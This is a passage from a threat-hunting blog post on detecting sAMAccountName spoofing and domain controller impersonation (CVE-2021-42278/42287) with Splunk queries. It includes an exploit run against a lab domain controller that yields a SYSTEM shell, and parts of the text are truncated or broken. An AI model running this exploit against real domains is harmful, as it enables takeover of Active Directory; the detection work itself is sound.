
Hunting for samAccountName Spoofing (CVE-2021–42278) & Domain Controller Impersonation (CVE-2021–42287)



Mauricio Velazco · Follow
4 min read · Dec 21, 2021

Background


On November 9, 2021, Microsoft released patches to address two vulnerabilities that affect Windows Active Directory domain controllers: sAMAccountName Spoofing (CVE-2021–42278) and Domain Controller Impersonation (CVE-2021–42287). On December 10, 2021, security researcher Charlie Clark released a blog post where he shared how to weaponize these vulnerabilities. Public exploit code quickly followed.

CVE-2021–42278 and CVE-2021–42287 allow an adversary with access to low-privileged domain user credentials, to obtain a Kerberos Service Ticket for a Domain Controller computer account. This effectively allows a regular domain user to take control of a domain controller.

4. The created computer account name is once again renamed to its original

5. A Kerberos Service Ticket is requested using the S4U2self extension.

The obtained Service Ticket can be then used to consume any service on the domain controller. The exploit shown below leverages the ST to obtain a SYSTEM shell using CIFS.



```
┌──(kali㉿ kali)-[~/sam-the-admin]
└─$ python sam_the_admin.py 'attackrange/reed_schmidt:Passw0rd12345!' -dc-ip 10.0.1.14 -shell
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] Selected Target win-dc-128.attackrange.local
[*] Total Domain Admins 5
[*] will try to impersonat AUGUST_KANE
[*] Current ms-DS-MachineAccountQuota = 10
[*] Adding Computer Account "SAMTHEADMIN-11$"
[*] MachineAccount "SAMTHEADMIN-11$" password = v%d^wz9QRaf^
[*] Successfully added machine account SAMTHEADMIN-11$ with password v%d^wz9QRaf^.
[*] SAMTHEADMIN-11$ object = CN=SAMTHEADMIN-11,CN=Computers,DC=attackrange,DC=local
[*] SAMTHEADMIN-11$ sAMAccountName == win-dc-128
[*] Saving ticket in win-dc-128.ccache
[*] Resting the machine account to SAMTHEADMIN-11$
[*] Restored SAMTHEADMIN-11$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating AUGUST_KANE
[*]     Requesting S4U2self
[*] Saving ticket in AUGUST_KANE.ccache
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
win-dc-128

C:\Windows\system32>
```


These steps can be correlated to Windows Security Events as shown below:

time	EventCode	name	action	Account_Name	Service_Name	Old_Account_Name	New_Account_Name	SAM_Account_Name

without the ending '$'. Computer account names always end with `$` and a ch

Event ID 4781 can help us hunt for this behavior:

```
index=win_events EventCode=4781 Old_Account_Name="*$"
New_Account_Name!="*$"
| table _time, ComputerName, Account_Name, Old_Account_Name,
New_Account_Name
```



_time	ComputerName	Account_Name	Old_Account_Name	New_Account_Name
2021-12-20 18:11:12	win-dc-128.attackrange.local	REED_SCHMIDT	SAMTHEADMIN-54$	win-dc-128

Suspicious Kerberos Service Ticket Request

Succesfull exploitation requires adversaries to request and obtain a Kerberos Service Ticket (ST) with a domain controller computer account name as the Service Name. This will generate a 4769 event and the Account Name field will be the newly created renamed computer account (which is also the domain controller name minus the ending '$'). This is also unusual can could be evidence of exploitation.

```
index=win_events EventCode=4769
| eval isSuspicious = if(lower(Service_Name) =
lower(mvindex(split(Account_Name,"@"),0)+"$"),1,0)
| where isSuspicious = 1
| table
_time,Client_Address,Account_Name,Service_Name,isSuspicious
```

```
| eval suspicious=case((duration<2),"TRUE")
Account_Name,RenamedComputerAccount, suspicious
```

Happy Hunting and Happy Holidays

References and Credits

- Charlie and Andrew for https://exploit.ph/cve-2021-42287-cve-2021-42278-weaponisation.html
- Samir for https://github.com/elastic/detection-rules/blob/a5359ca675267220afedf67795cd1fd04881b2c8/rules/windows/privilege_escalation_samaccountname_spoofing_attack.toml
- https://www.thehacker.recipes/ad/movement/kerberos/samaccountname-spoofing
- https://github.com/WazeHell/sam-the-admin

Threat Hunting Detection Engineering Cve 2021 42287 Cve 2021 42278

28 1

Mauricio Velazco

Detecting Active Directory Kerberos Attacks

Originally published at https://www.splunk.com on May 11, 2022.

May 11, 2022 👏 1

Mauricio Velazco

Detecting Active Directory Password Spraying Attacks

Originally published at Splunk Blogs on June 2021.

Jun 10, 2021 👏 1

Mauricio Velazco

Sharing is Not Caring: Hunting for Network Share Discovery

Originally published at https://www.splunk.com on September 1,...

Sep 1, 2023 👏 2

Mauricio Velazco

I Pity the Spool: Detecting PrintNightmare CVE-2021–34527

Originally published at https://www.splunk.com on July 2, 2021.

Jul 2, 2021

Lists

Staff Picks
755 stories · 1416 saves

Stories to Help You Level-Up at Work
19 stories · 852 saves

Self-Improvement 101
20 stories · 2961 saves

Productivity 101
20 stories · 2506 saves

Harikrishnan P

How Attackers Use LSASS to Steal AD Passwords and Hashes

What is lsass

Sep 24

Cyber Sam

GMAIL-OSINT: Another Useful tool

A useful Japanese tool for Gmail OSINT

Sep 8 133 1

Hel